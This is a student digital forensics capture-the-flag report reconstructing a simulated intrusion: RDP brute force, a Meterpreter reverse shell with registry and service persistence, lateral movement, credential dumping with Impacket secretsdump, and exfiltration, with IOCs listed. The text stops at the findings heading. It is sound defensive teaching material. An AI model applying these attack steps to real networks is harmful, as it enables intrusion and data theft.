AMERICAN UNIVERSITY OF BEIRUT

MAROUN SEMAAN FACULTY OF ENGINEERING & ARCHITECTURE

EECE 503O
DFIR CTF Report

Team Alpha

Instructor: Dr. Hussein Bakri

Students:
Sarjoun Radiyeh
Antoine Abou Faycal
Kevin Kfoury

Executive Summary

Purpose of the Investigation

This investigation was initiated in response to a critical security incident affecting a corporate network. Stakeholders reported abnormal system behavior and a suspected data breach involving confidential files being leaked to competitors. This digital forensics and incident response (DFIR) investigation aimed to identify the method of initial access, trace attacker activity across systems, determine the scope of the compromise, and assess the overall impact.

Overview of Incident

On **September 19th, 2020**, an unauthorized external threat actor accessed the domain controller (**CITADEL-DC01**) through a brute-force Remote Desktop Protocol (RDP) attack. This attack originated from the IP address **194.61.24.102**, which conducted an automated credential-guessing attempt and successfully authenticated using the built-in **Administrator** account. Once inside the system, the attacker downloaded a malicious binary named “coreupdater.exe” via Internet Explorer from a remote server (**194.61.24.102**).

This executable was identified as a **Meterpreter reverse shell payload** generated by the Metasploit framework. The attacker then established **persistence** through a combination of Windows Services and stealthy registry keys. Upon execution, the malware initiated outbound communications to a **Command and Control (C2) server** at **203.78.103.109** over HTTPS (port 443), indicating an active backdoor session.

The attacker then initiated **lateral movement** by using RDP from the domain controller to access a client machine (**DESKTOP-SDN1RPT**), reusing the same Administrator credentials. The same malware was downloaded and executed on the client system, and similar persistence mechanisms were configured.

Forensic evidence confirmed the **exfiltration** of sensitive data (e.g., “secret.zip” and “loot.zip”), timestomping of certain files (e.g., “Beth_Secret.txt”), and deletion of original confidential documents to cover tracks (e.g., “SECRET_beth.txt”).

Impact and Key Findings

- **Confirmed breach** of the domain controller and client system via RDP brute-force.
- **Malware infection** with a Meterpreter reverse shell (“coreupdater.exe”) on both machines.
- **Persistence** achieved through registry run keys and Windows services (T1543.003, T1547.001).

- **Data exfiltration** of at least two ZIP archives containing sensitive files. (T1041, T1048.002)
- **Lateral movement** from server to client host with the same admin credentials (T1021.001).
- **Advanced evasion tactics** including timestomping (T1070.006) and in-memory execution.
- **Indicators of Compromise (IOCs)** linked to suspicious Russian and Thai IP addresses, although no attribution to a known APT group was confirmed.

Audience

This report is prepared for stakeholders including:

- **Executive leadership** seeking a high-level understanding of the incident and impact.
- **Legal and compliance teams** assessing exposure and liability.
- **IT and security personnel** who will lead containment and remediation efforts.

Scope and Objectives

Scope of the Investigation

This investigation focused on a suspected targeted cyberattack against a Windows-based enterprise environment composed of two primary assets:

- **CITADEL-DC01** (Domain Controller)
    - OS: Windows Server 2012 R2 Standard Evaluation (Build 9600)
    - Internal IP: 10.42.85.10

- **DESKTOP-SDN1RPT** (Domain-joined Client Workstation)
    - OS: Windows 10 Enterprise Evaluation (Build 19041)
    - Internal IP: 10.42.85.115

In addition to **disk images**, the investigation extended to **memory dumps**, **paging files**, and a **network packet capture (PCAP)** file that captured attacker-victim communications. Forensic analysis was performed across disk, memory, and network layers to reconstruct the attacker's path, identify persistence mechanisms, and determine the extent of data exfiltration.

Objectives

The primary objectives of the investigation were:

- To determine the **initial access vector** and identify the external threat actor's IP.

- To identify any **malware** deployed in the environment, along with its behavior, persistence methods, and communication patterns.

- To confirm whether **lateral movement** occurred between systems, and if so, how it was executed.

- To analyze which **user accounts** and **files** were impacted or compromised.

- To provide a **timeline** of the intrusion, supported by evidence from disk artifacts, memory analysis, and network data.

- To extract and validate any **Indicators of Compromise (IOCs)** and **MITRE ATT&CK techniques** observed.

- To recommend **defensive** and **architectural** improvements that would prevent similar breaches in the future.

Timeframe of Investigation

The investigation was conducted based on events that occurred on **September 19th, 2020**, with timestamps correlated across various artifacts. Analysis included activities starting from **02:19 UTC** (initial ping and port scan) through **post-compromise persistence and data exfiltration** later that morning. Time normalization was applied where needed due to differing system time zones (Pacific Standard Time) and collection artifact offsets.

Limitations and Constraints

- **User Testimony Reliability**: Statements from IT staff were considered, but not treated as authoritative. All conclusions are evidence-based.

- **Encrypted Network Traffic:** The attacker leveraged Remote Desktop Protocol, which was encrypted using TLS. As a result, we were unable to decrypt RDP session contents or directly observe in-session actions. Correlation was instead performed using logs, memory artifacts, and metadata.

- **Obfuscated Payloads**: The deployed malware ("coreupdater.exe", a Meterpreter payload) exhibited in-memory execution and basic obfuscation techniques. This constrained static binary analysis and necessitated advanced memory analysis using tools such as Volatility.

- **Difficulties in File Recovery**: Key exfiltrated files, namely loot.zip and secrets.zip, were deleted post-exfiltration, and their contents could not be fully recovered. As a workaround, USN Journal analysis was performed to trace their parent MFT entries, allowing logical inference of their origin and contents based on filename, access logs, and timeline positioning.

- **Maintaining Accuracy when Extracting "autoruns.csv"**: According to the following blog entry on the SANS website, it is more accurate to perform the extraction on a live system; hence, the Encase files were converted to a .raw image and then a .vmdk file to perform the necessary extraction without tampering with the original dumps.

- **Live Threat Actor Attribution:** While attacker infrastructure was partially identified through IP addresses such as 194.61.24.102 and 203.78.103.109 (linked to Russia and Thailand, respectively), definitive attribution was not possible. At the time of the investigation, these IPs had changed reputation, become inactive, or were no longer flagged by major threat intelligence sources. No clear linkage could be made to any known APT.

- **Evidence Integrity Controls**: Due to the nature of this investigation being conducted on pre-acquired images in an academic setting, it was not possible to enforce full read-only conditions on all disk and memory artifacts. While write-temporary mounts and differencing layers were used to minimize contamination, absolute forensic write-protection (e.g., hardware write blockers or write-protected snapshots) was not implemented. As a result, minor modifications to metadata or system state cannot be fully ruled out.

Methodology

This section outlines the forensic process followed throughout the investigation. All steps were conducted in accordance with digital forensics best practices, ensuring data integrity, reproducibility, and minimal alteration to original artifacts.

Evidence Acquisition and Mounting

Disk and memory artifacts were provided in the form of .E01 disk images, .mem memory dumps, and .pcap network captures. The following steps were followed to maintain forensically sound handling:

- All disk images were mounted using **Arsenal Image Mounter** with **write-temporary mode** enabled. Differencing files were redirected to RAM to prevent any changes from affecting the original images.

- Memory dumps were processed using **Volatility 2** and **Volatility 3**, depending on compatibility with the system profile.

- File system metadata (e.g., MFT, USN Journal) was extracted using **MFTECmd**, and registry hives were parsed using **Registry Explorer** and **Regripper**.

- PCAP network traffic was analyzed in **Wireshark** and **NetworkMiner**, all running in isolated analysis environments.

Memory Analysis

Memory forensics was conducted on both the Domain Controller and Desktop systems using **Volatility Framework**:

- **Profile Identification:** Determined using imageinfo (Volatility 2) and windows.info (Volatility 3).

- **Process Analysis:** pslist, psscan, psxview, and pstree were used to enumerate and validate running processes. Suspicious processes such as “coreupdater.exe” and “spoolsv.exe” were identified.

- **Injection Detection:** malfind identified injected memory regions, which were then dumped and analyzed. Suspicious memory sections were submitted to **VirusTotal** and **Hybrid Analysis**.

- **Persistence Detection:** svcscan and cmdline revealed malicious services and command-line behavior associated with persistence.

- **Network Connections:** netscan and netstat identified C2 traffic to **203.78.103.109**.

- **DLL Enumeration:** dlllist and handles helped track unusual modules loaded into legitimate processes like spoolsv.exe.

Timeline Analysis

Timeline Analysis was conducted using multiple tools, which are discussed in the Tools and Configuration section, and the relevant steps followed are shown below:

- **MFT Analysis**: Recovered Master File Table entries to reconstruct when files were created, modified, or deleted.
- **Shortcut Artifact Reconstruction**: Examined shortcut metadata to map precise user access and launch patterns.
- **Prefetch Artifact Analysis**: Extracted execution details from prefetch records to establish application start times.
- **Event Log Harvesting**: Collected Windows event records, timestamps, IDs, user/process context, to chart system and security activity.
- **Resource Usage Data Parsing**: Retrieved CPU, network, and disk usage histories from the System Resource Usage Monitor database.
- **Registry Parsing**: Inspected registry hives for configuration changes and persistence indicators.
- **Cross-Host Correlation**: Merged CSV exports to align timestamped events across all examined systems.
- **Timestamp Integrity Comparison**: Juxtaposed different file-record timestamps to expose anomalies consistent with timestomping.
- **USN Journal Audit**: Traced deletion, rename, and recovery operations for key files through the update sequence number journal.
- **Super Timeline Compilation**: All artifact streams were consolidated into a single, chronological super timeline to support holistic forensic analysis.

Artifact Examination

A wide range of host-based artifacts was collected and examined from both systems:

- **Registry Artifacts**:

    - HKLM\Software\Microsoft\Windows\CurrentVersion\Run contained a base64-encoded PowerShell command used for malware persistence.
    - Autoruns showed unauthorized entries for “coreupdater.exe”, which were executed via stealthy PowerShell commands at startup.

- **Prefetch**:
    - Prefetch files confirmed the execution of “coreupdater.exe”, along with execution timestamps and run counts.

- **MFT & Recycle Bin**:
    - MFT analysis revealed deleted files, including SECRET_beth.txt .
    - Recycle Bin contents showed the original content of the deleted file ("Earth beth is the real beth").

- **SRUM and AppCompat**:
    - SRUM logs confirmed the user context of malware execution (Administrator).

- **USB Activity**:
    - On the Desktop system, USB devices were mounted during the attack window, suggesting potential data staging or manual exfiltration.

Network Traffic Analysis

Packet capture analysis was conducted using the following tools:

- **Wireshark**:
    - Inspected TCP SYN scans from **194.61.24.102**, indicating an initial scan of RDP port 3389.
    - Observed HTTP GET requests to attacker infrastructure hosting coreupdater.exe.
    - Identified download of favicon.ico and directory listing behavior consistent with staged malware delivery.

- **NetworkMiner**:
    - Extracted artifacts including coreupdater.exe, confirmed hash matches.
    - Identified C2 communication attempts to **203.78.103.109** over HTTPS.


Tool Versions and Configuration


Tool	Version	Purpose
Arsenal Image Mounter	3.10	Mounting disk images in write-temporary mode
Volatility	2 v2.6.1 / 3 v2.11.0	Memory analysis and creation of body file
Strings (Sysinternals)	2.54	Extracting readable text from binaries and memory dumps for quick triage
Autorunsc (Sysinternals)	14.11	Extracts all the autoruns of a user into a .csv
PSExec (Sysinternals)	2.43	Provides an elevated command shell for remote execution
KAPE	1.3.0.2	Used for triage (Automated collection of system artifacts)
Registry Explorer	2.0.0.0	Hive parsing
Regripper	3.0/4.0	Registry plugin extraction
MFT Explorer	2.0.0.0	MFT parsing
MFTECmd	1.2.2.1	MFT and timeline analysis
EvtxECMD	1.5.0.0	Parsing Windows event logs
Wireshark	4.4.6	PCAP inspection
NetworkMiner	3.0	Artifact reconstruction from network traffic
BrowserHistoryView	2.60	Browser history analysis
LECmd	1.5.0.0	Parsing Windows shortcut files
SrumECmd	0.5.1.0	Parsing through SRUM logs
PECmd	1.4.0.0	Parsing through prefetch files
Timeline Explorer	2.0.0.1	Event correlation and timeline building
Belkasoft Evidence Center X	2.7.19645	Pagefile.sys analysis, memory reconstruction, and string extraction
VirusTotal	Web	Malware scanning and behavior analysis


Hybrid Analysis	Web	Malware scanning and behavior analysis
Any.Run	Web	Dynamic malware analysis (used for behavior profiling of coreupdater.exe)
Impacket (secretsdump.py)	0.12.0	Extracted NTDS.dit and SYSTEM hives for domain credential dumping
ewfexport	libewf 20240506	Create .raw image from encase (.E0X) files
ewfmount	20140816	Mounting of encase files in Linux
QEMU	10.0.0	Create .vmdk from .raw image
Plaso	20240826	Creation of timelines

Findings


Infrastructure Assessment



